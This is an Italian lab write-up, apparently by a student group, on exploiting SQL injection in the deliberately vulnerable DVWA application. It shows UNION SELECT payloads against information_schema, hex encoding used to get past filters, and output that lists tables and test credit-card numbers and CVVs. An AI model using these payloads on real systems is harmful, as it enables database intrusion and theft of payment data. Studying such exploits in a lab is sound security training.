
Questo è l'elenco delle due colonne che la query iniettata seleziona, per abbinare le due colonne della query originale.

- **null (Colonna 1):** È usato come segnaposto per la prima colonna della query originale. Il NULL è compatibile con qualsiasi tipo di dato, risolvendo potenziali conflitti tra il tipo di dato della prima colonna della query originale (che potrebbe essere un ID numerico) e il tipo di dato nella query iniettata.
- **schema_name (Colonna 2):** Questa è la parte cruciale. Specifica che il valore da estrarre e visualizzare è il nome di uno schema (database) dal server MySQL. **Questo è il dato che l'attaccante vuole rubare.**

3. FROM information_schema.schemata

- **information_schema:** È un database speciale presente in MySQL/MariaDB che contiene i **metadati** del database (informazioni sul database stesso). Gli utenti con i permessi corretti possono accedervi.
- **schemata:** È una tabella all'interno di information_schema che elenca tutti i database presenti sul server.

A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Francesco Miolli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci



FASE 2

Molte applicazioni web hanno **filtri rudimentali** che bloccano stringhe contenenti caratteri speciali o nomi di tabelle comuni (users, password, admin, information schema).

- **Codifica Nascosta:** Convertendo un nome (ad esempio, la stringa "users") nel suo equivalente esadecimale (ad esempio, 0x7573657273), l'attaccante camuffa l'attacco. La query iniettata manipola il database per **decodificare l'esadecimale a runtime**.

1. Tabelle database tikiwiki



2. Tabelle database owasp10 →

Vulnerability: SQL Injection

User ID:

<button>Submit</button>

ID: 1 UNION SELECT 1, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = 0x6f776173703130
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = 0x6f776173703130
First name: 1
Surname: accounts,blogs_table,captured_data,credit_cards,hitlog,pen_test_tools

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

3. Tabelle database mysql →

Vulnerability: SQL Injection

User ID:

<button>Submit</button>

ID: 0x6d7973716c1 UNION SELECT 1, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = 0x6d7973716c
First name: 1
Surname: columns_priv,db_func_help_category,help_keyword,help_relation,help_topic,host,procs_priv,tables_priv,time_zone,time_zone_leap_second,time_zone_name,time_zone_transition,time_zone_transition_type,user

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Dalla nostra scansione abbiamo ricavato delle informazioni sensibili tramite il database Owasp10 contenente informazioni sulle carte di credito presenti nel database →

- Query utilizzata : 1 UNION SELECT 1, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema = 0x6f776173703130 AND table_name =

0x6372656469745f6361726473

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the output shows the result of a successful SQL injection attack: "ID: 1 UNION SELECT 1, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema = 0x6372656469745f6361726473", "First name: admin", and "Surname: admin". Below this, the output shows the result of a second successful SQL injection attack: "ID: 1 UNION SELECT 1, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema = 0x6372656469745f6361726473", "First name: 1", and "Surname: ccid,ccnumber,ccv,expiration". The "More info" section contains links to security reviews and Wikipedia. The footer shows the username "admin", security level "medium", and PHPIDS status "disabled".

- Query utilizzata : 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards -- - Tramite cui abbiamo ricavato i numeri di carta e i codici segreti.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the output shows the result of a successful SQL injection attack: "ID: 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards --", "First name: admin", and "Surname: admin". Below this, the output shows the result of a second successful SQL injection attack: "ID: 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards --", "First name: 745", and "Surname: 4444111122223333". Below this, the output shows the result of a third successful SQL injection attack: "ID: 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards --", "First name: 722", and "Surname: 7746536337776330". Below this, the output shows the result of a fourth successful SQL injection attack: "ID: 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards --", "First name: 461", and "Surname: 8242325748474749". Below this, the output shows the result of a fifth successful SQL injection attack: "ID: 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards --", "First name: 230", and "Surname: 7725653200487633". Below this, the output shows the result of a sixth successful SQL injection attack: "ID: 1 UNION SELECT ccv, ccnumber FROM owasp10.credit_cards --", "First name: 627", and "Surname: 1234567812345678". The "More info" section contains links to security reviews and Wikipedia. The footer shows the username "admin", security level "medium", and PHPIDS status "disabled".